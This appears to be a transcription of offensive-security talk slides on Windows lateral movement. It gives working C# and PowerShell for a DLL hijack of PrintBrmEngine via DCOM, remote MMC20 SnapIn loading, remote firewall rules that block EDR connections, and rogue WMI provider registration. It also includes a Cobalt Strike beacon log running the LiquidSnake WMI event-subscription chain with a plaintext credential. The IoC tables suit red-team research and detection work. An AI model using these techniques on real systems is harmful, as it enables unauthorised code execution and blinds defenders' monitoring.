
DCOM – HIJACK

An approach is to look for programs that can be executed via DCOM but are also vulnerable to DLL hijacking. The process to discover using ProcMon + OleviewDotNet is simple:

- Find all the CLSID by server
- Find something that looks odd
- Open ProcMon and filter for NAME NOT FOUND
- Instantiate an object of the target class

<https://www.mdsec.co.uk/2020/10/i-live-to-move-it-windows-lateral-movement-part-3-dll-hijacking/>

DCOM – HIJACK



DCOM – HIJACK ON COBRMENGINE

CoBrmEngine's COM object is at CLSID 494C063B-1024-4DD1-89D3-713784E82044.

Missing VERSION.dll in C:\windows\system32\spool\tools

```
PS C:\Users\Developer> C:\Users\Developer\Desktop\repositories\koppeling\Bin\NetClone.exe --target C:\Users\Developer\source\repos\mapped-execution\x64\Release\mapped-execution.dll --reference C:\Windows\System32\version.dll --output C:\Windows\System32\spool\tools\VERSION.dll
```

DCOM – HIJACK ON COBRMENGINE

Administrator: Windows PowerShell

```
PS C:\Users\Developer\Desktop> $a = [System.Activator]::CreateInstance([type]::GetTypeFromCLSID("494C063B-1024-4DD1-89D3-713784E82044"))
PS C:\Users\Developer\Desktop>
```

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time o...	Process Name	PID	Operation	Path	Result	Detail
7:38:41...	PrintBrmEngine.exe	6924	CreateFile	C:\Windows\System32\spool\tools\NETAPI32.dll	NAME NOT FOUND	Desired Access:
7:38:41...	PrintBrmEngine.exe	6924	CreateFile	C:\Windows\System32\spool\tools\mscms.dll	NAME NOT FOUND	Desired Access:
7:38:41...	PrintBrmEngine.exe	6924	CreateFile	C:\Windows\System32\spool\tools\WINSPOOL.DRV	NAME NOT FOUND	Desired Access:
7:38:41...	PrintBrmEngine.exe	6924	CreateFile	C:\Windows\System32\spool\tools\RESUTILS.dll	NAME NOT FOUND	Desired Access:
7:38:41...	PrintBrmEngine.exe	6924	CreateFile	C:\Windows\System32\spool\tools\CLUSAPI.dll	NAME NOT FOUND	Desired Access:
7:38:41...	PrintBrmEngine.exe	6924	CreateFile	C:\Windows\System32\spool\tools\Cabinet.dll	NAME NOT FOUND	Desired Access:
7:38:41...	PrintBrmEngine.exe	6924	CreateFile	C:\Windows\System32\spool\tools\VERSION.dll	NAME NOT FOUND	Desired Access:
7:38:41...	PrintBrmEngine.exe	6924	CreateFile	C:\Windows\System32\spool\tools\USERENV.dll	NAME NOT FOUND	Desired Access:
7:38:41...	PrintBrmEngine.exe	6924	CreateFile	C:\Windows\System32\spool\tools\ColorAdapterClient.dll	NAME NOT FOUND	Desired Access:
7:38:41...	PrintBrmEngine.exe	6924	CreateFile	C:\Windows\System32\spool\tools\CLUSAPI.dll	NAME NOT FOUND	Desired Access:
7:38:41...	PrintBrmEngine.exe	6924	CreateFile	C:\Windows\System32\spool\tools\DNSAPI.dll	NAME NOT FOUND	Desired Access:
7:38:41...	PrintBrmEngine.exe	6924	CreateFile	C:\Windows\System32\spool\tools\SRVCLI.DLL	NAME NOT FOUND	Desired Access:
7:38:41...	PrintBrmEngine.exe	6924	CreateFile	C:\Windows\System32\spool\tools\NETUTILS.DLL	NAME NOT FOUND	Desired Access:

Process Hacker [DESKTOP-QUQMCD6\Developer]+

Hacker View Tools Users Help


Refresh Options Find handles or DLLs System information printbrm

Processes Services Network Disk

Name	PID	CPU	I/O total r...	Private byt...	User name	Description
PrintBrmEngine.exe	6924			1.85 MB	DESKTOP-Q... \Developer	PrintBrmEngine EXE

DCOM – HIJACK ON COBRMENGINE

Execution happens in the `PrintBrmEngine.exe` process, that gets spawned with the `-Embedding` command line argument.




DCOM

	Filesystem Artefacts	Host Artefacts	Network Artefacts	Prevalence - IoC
DCOM - CPL	Uploads a binary on disk	Creates a new Registry Keys	Directly connect	Less known technique
DCOM - \$EDR-VENDOR	Uploads a PowerShell script on disk	None	Directly connect	Unknown Technique
DCOM – DLL Hijack	Uploads a binary on disk	None	Directly connect	Less Known Technique – potentially unknown

DCOM MMC20 BACK FROM THE DEAD

DCOM – MMC20 BACK FROM THE DEAD

`MMC20.Application.Document.SnapIns.Add()` takes a string as an input and loads a SnapIn.



DCOM – MMC20 BACK FROM THE DEAD

- It turns out that it's not that hard to create a custom SnapIn, and of course MSDN comes into rescue!
- [MSDN - How-To Create a Hello World Snap-in](#)
- The registration of a new SnapIn is mostly based on registry operations



DCOM – MMC20 BACK FROM THE DEAD

- We can then invoke the Add method and our DLL will be loaded by MMC.exe

```
RegistryKey providers = remoteKey.OpenSubKey("SOFTWARE\\Microsoft\\MMC\\SnapIns\\", true);
RegistryKey t1 = providers.CreateSubKey(snapInCLSID);

t1.SetValue("UseCustomHelp", 0x0, RegistryValueKind.DWord);
t1.SetValue("Type", (object)"TestSnapin.SimpleSnapIn, TestSnapin, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null",
RegistryValueKind.String);
t1.SetValue("ApplicationBase", (object)"C:\\", RegistryValueKind.String);
t1.SetValue("NameString", (object)"Simple SnapIn Sample", RegistryValueKind.String);
t1.SetValue("Description", (object)"Simple Hello World SnapIn", RegistryValueKind.String);
t1.SetValue("ModuleName", (object)"TestSnapin.dll", RegistryValueKind.String);
t1.SetValue("AssemblyName", (object)"TestSnapin", RegistryValueKind.String);
t1.SetValue("RuntimeVersion", (object)"v4.0.30319", RegistryValueKind.String);
t1.SetValue("FxVersion", (object)"3.0.0.0", RegistryValueKind.String);
t1.SetValue("About", (object){00000000-0000-0000-0000-000000000000}, RegistryValueKind.String);

t1.CreateSubKey("NodeTypes");
t1.CreateSubKey("Standalone");
```

```
Type ComType = Type.GetTypeFromProgID("MMC20.Application", host);
object RemoteComObject = Activator.CreateInstance(ComType);
object Document = RemoteComObject.GetType().InvokeMember("Document", BindingFlags.GetProperty, null, RemoteComObject, null);
object SnapIns = Document.GetType().InvokeMember("SnapIns", BindingFlags.GetProperty, null, Document, null);
SnapIns.GetType().InvokeMember("Add", BindingFlags.InvokeMethod, null, SnapIns, new object[] { "Simple SnapIn Sample" });
```

DCOM – MMC20 BACK FROM THE DEAD

- Our assembly will get loaded and we can finally enjoy some shells

mmc.exe (12368) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles .NET assemblies .NET performance GPU Disk and Network Comment

Structure	ID Flags	Path
▼ CLR v4.0.30319.0	46 LOADER_OPTIMIZATI...	
AppDomain: DefaultDomain	98960... Default, Executable	
▼ AppDomain: TestSnapin, Version=1.0.0...	99599... Executable	
TestSnapin	99621...	C:\TestSnapin.dll
▼ AppDomain: SharedDomain	14072... Shared	
Microsoft.ManagementConsole	99628... DomainNeutral, Native	C:\WINDOWS\assembly\GAC_MSIL\Microsoft.ManagementConsole\3.0.0.0__31bf3856ad364e35\Microsoft.ManagementCo...
MMCEX	99306... DomainNeutral, Native	C:\WINDOWS\assembly\GAC_MSIL\MMCEX\3.0.0.0__31bf3856ad364e35\MMCEX.dll
MMCFxCommon	99306... DomainNeutral, Native	C:\WINDOWS\assembly\GAC_MSIL\MMCFxCommon\3.0.0.0__31bf3856ad364e35\MMCFxCommon.dll
mscorlib	99270... DomainNeutral, Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll
System	99309... DomainNeutral, Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll
System.Configuration	99363... DomainNeutral, Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Configuration\v4.0_4.0.0.0__b03f5f7f11d50a3a\System.Configur...
System.Core	99363... DomainNeutral, Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll
System.Drawing	99364... DomainNeutral, Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Drawing\v4.0_4.0.0.0__b03f5f7f11d50a3a\System.Drawing.dll
System.Windows.Forms	99362... DomainNeutral, Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Windows.Forms\v4.0_4.0.0.0__b77a5c561934e089\System.Win...
System.Xml	99361... DomainNeutral, Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4.0_4.0.0.0__b77a5c561934e089\System.Xml.dll

DCOM

	Filesystem Artefacts	Host Artefacts	Network Artefacts	Prevalence - IoC
DCOM – MMC20 Snapin	Uploads a binary on disk	Creates a new Registry Keys	Directly connect to create and trigger the task	Unknow technique

DCOM
BONUS

DCOM – BLOCK EDR CONNECTIONS

It is also possible to **remotely configure the Windows Firewall** and instruct it to deny outbound connections that are originated from specific binaries!

The COM objects we will use are
`HNetCfg.FwPolicy2/FwMgr`



DCOM – BLOCK EDR CONNECTIONS

```
try
{
    Type fwPolicy2Type = Type.GetTypeFromProgID("HNetCfg.FwPolicy2", ops.Host);
    fwPolicy2 = (INetFwPolicy2)Activator.CreateInstance(fwPolicy2Type);
    Console.WriteLine("\t[+] HNetCfg.FwPolicy2 Instance created");

    Type TicfMgr = Type.GetTypeFromProgID("HNetCfg.FwMgr", ops.Host);
    icfMgr = (INetFwMgr)Activator.CreateInstance(TicfMgr);
    Console.WriteLine("\t[+] HNetCfg.FwMgr Instance created");
}
catch (Exception ex)
{
    Console.WriteLine(ex.Message);
    return;
}

INetFwRule ruleToAdd;

Type ruleToAddType = Type.GetTypeFromProgID("HNetCfg.FwRule", ops.Host);
ruleToAdd = (INetFwRule)Activator.CreateInstance(ruleToAddType);

ruleToAdd.Name = ops.Name;
//ruleToAdd.Description = "";
if (ops.Service)
    ruleToAdd.serviceName = target;
else
    ruleToAdd.ApplicationName = target;
//ruleToAdd.Protocol = 6; // 6 is TCP
ruleToAdd.Direction = NET_FW_RULE_DIRECTION_.NET_FW_RULE_DIR_OUT;
ruleToAdd.Enabled = true;
ruleToAdd.Profiles = profileType;
ruleToAdd.Action = NET_FW_ACTION_.NET_FW_ACTION_BLOCK;
//ruleToAdd.

fwRules.Add(ruleToAdd);

Console.WriteLine("\t[+] Target binary:\t" + target);
```


WMI BASED EXECUTION METHODS

WMI – EVENT SUBSCRIPTION

WMI Event Subscription are composed by:

- An event filter – a WQL query that filters event and looks for a specific condition
- An event consumer - The action we want to take when the event is fired
- An event binder - The binding of a filter and a consumer

WMI Event subscriptions can be used for both persistence and lateral movement, as documented by others and more recently by MDSec.

<https://www.mdsec.co.uk/2020/09/i-like-to-move-it-windows-lateral-movement-part-1-wmi-event-subscription/>

WMI – EVENT SUBSCRIPTION

The power of this technique lies in the fact that as an event consumer, we can specify Jscript or VBS – meaning that we can use GadgetToJScript to load arbitrary .NET assemblies in memory and we can avoid touching the disk entirely.


No PoC of this specific chain existed, so I made one:

<https://github.com/RiccardoAncarani/LiquidSnake>

WMI – EVENT SUBSCRIPTION

The flow is pretty simple:

1. The attacker creates a malicious WMI Event Sub on a remote host, that will trigger when an authentication attempt happens and will load our .NET module
2. The event subscription is triggered manually using DCOM
3. The loaded .NET assembly waits on a named pipe
4. The attacker sends the final beacon shellcode over the pipe remotely



WMI – EVENT SUBSCRIPTION

```

beacon> make_token ISENGARD\saruman 1qazxsw2..
[*] Tasked beacon to create a token for ISENGARD\saruman
[+] host called home, sent: 45 bytes
[+] Impersonated DESKTOP-QUQMCD6\Developer
beacon> execute-assembly /Users/riccardo/Downloads/LiquidSnake.exe 172.16.119.140
[*] Tasked beacon to run .NET program: LiquidSnake.exe 172.16.119.140
[+] host called home, sent: 196167 bytes
[+] received output:
[+] Using current user token

```

```

beacon> jobs
[*] Tasked beacon to list jobs
[+] host called home, sent: 8 bytes
[*] Jobs

```

JID	PID	Description
4	11320	.NET assembly

```

[+] received output:
[*] Event filter created.

```

```

[+] received output:
[*] Event consumer created.

```

```

[+] received output:
[*] Subscription created, now sleeping

```

```

[+] received output:
[*] Second some DCOM love..
[*] Sleeping again... long day

```

Process Hacker [ISENGARD\administrator]+

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information scrcons

Processes Services Network Disk

Name	PID	CPU	I/O total r...	Private byt...	User name	Description
scrcons.exe	5968	0.18	3.04 kB/s	54.59 MB	NT AUTHORITY\SYSTEM	WMI Standard Event Consumer...

scrcons.exe (5968) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles .NET assemblies .NET performance GPU Disk and

Hide unnamed handles

Type	Name	Handle
ALPC Port	\RPC Control\OLEE7505DA7C50013A2D1ACC323F0CB	0x160
Desktop	\Default	0x68
Directory	\KnownDlls	0x28
Directory	\BaseNamedObjects	0xb0
Event	\KernelObjects\MaximumCommitCondition	0x130
Event	\KernelObjects\LowMemoryCondition	0x35c
Event	\BaseNamedObjects\CPFATE_5968_v4.0.30319	0x3b8
File	C:\Windows\System32	0x34
File	C:\Windows\System32\wbem\en-US\scrcons.exe.mui	0x70
File	\Device\CNG	0x88
File	\Device\KsecDD	0xe0
File	C:\Windows\Registration\R0000000000006.clb	0x19c
File	\Device\DeviceApi	0x210
File	C:\Windows\System32\wbem\scrcons.exe	0x2a0
File	\Device\NamedPipe\6e7645c4-32c5-4fe3-aabf-e94c2f4370e7	0x424
File	C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows\INetCache\c...	0x478
File	\Device\Nsi	0x4d0

WMI – EVENT SUBSCRIPTION

	Filesystem Artefacts	Host Artefacts	Network Artefacts	Prevalence - IoC
LiquidSnake	None	Creates a new WMI Event Subscription	Directly connect to create and trigger the task	Less known technique

WMI ROGUE PROVIDERS

WMI – ROGUE PROVIDERS

As documented by Cybereason, it is possible to register a rogue WMI provider in order to execute arbitrary commands or load specific DLLs.

Since WMI providers are implemented as COM objects, we can create some registry keys and load the provider dynamically:

- We can create a LocalServer32 entry to execute a command
- We can create a InProcServer32 to load an arbitrary DLL

<https://www.cybereason.com/blog/wmi-lateral-movement-win32>

WMI – ROGUE PROVIDERS

Adding a new COM object in the registry can be easily done via Remote Registry or WMI:

```
string guid = Guid.NewGuid().ToString();

string clsid = "{" + guid +}";
Console.WriteLine(String.Format("\t[+] Target CLSID {0}", clsid));
RegistryKey remoteKey;

remoteKey = RegistryKey.OpenRemoteBaseKey(RegistryHive.LocalMachine, ops.Host);

RegistryKey providers = remoteKey.OpenSubKey("SOFTWARE\\Classes\\CLSID", true);
RegistryKey t1 = providers.CreateSubKey(clsid);

RegistryKey Inproc;

if (ops.ComType == "LocalServer32")
    Inproc = t1.CreateSubKey("LocalServer32");
else
    Inproc = t1.CreateSubKey("InProcServer32");

Inproc.SetValue("", (object)ops.Payload, RegistryValueKind.String);

if (ops.ComType == "InProcServer32")
{
    Inproc.SetValue("ThreadingModel", (object)"Both", RegistryValueKind.String);
}
```

WMI – ROGUE PROVIDERS

Registration and loading of the provider can be done via WMI:

```
ManagementClass wmiProv = new ManagementClass(scope, new ManagementPath("__Win32Provider"), null);
ManagementObject o = wmiProv.CreateInstance();
o["CLSID"] = clsid;
o["Name"] = " ";
o["HostingModel"] = "LocalSystemHost";
o.Put();

Console.WriteLine("\t[+] Created a new __Win32Provider");

ManagementClass msft = new ManagementClass(scope, new ManagementPath("Msft_Providers"), null);

ManagementBaseObject inParams = msft.GetMethodParameters("Load");
inParams["Provider"] = " ";
inParams["Namespace"] = "root/CIMV2";
```

WMI – ROGUE PROVIDERS

Can be achieved with:

- LocalServer32
- InProcServer32

P.S: Use DLL's DETACH to avoid process being killed



spawn
LOLBins with
LocalServer32



load
DLLs into
WmiPrvSe

WMI – ROGUE PROVIDERS

	Filesystem Artefacts	Host Artefacts	Network Artefacts	Prevalence - IoC
Rogue Provider – LocalServer32	DLL/PE/msbuild on disk	Creates a new WMI Provider	Directly connect to create and trigger the load of the provider	Less known technique
Rogue Provider – InProcServer32	DLL on disk	DLL/PE/msbuild on disk	Directly connect to create and load of the provider	Less known technique

WE'RE ALMOST DONE!

C2 – C3?

C3 is aimed at breaking these patterns by using unconventional and indirect communication media, such as:

- File share, works with RDP shared drives as well
- LDAP
- Printers
- VMWare, wtf?

Not the right place for a C3 deep dive, for reference see the BlackHat's talk [Breaking Network Segregation Using Esoteric Command & Control Channels](#)

CONCLUSIONS

The main takeaways from the talk are:

- You can use **most of the persistence** techniques with minimal re-adaptation to achieve lateral movement. This will **decouple the deployment of the payload** with its execution, massively decreasing detection opportunities.
- Every technique can be seen as a combination of primitives, like uploading a payload, creating something (service, task, process) and executing it. Look for the techniques that **reduce the number of primitives required**.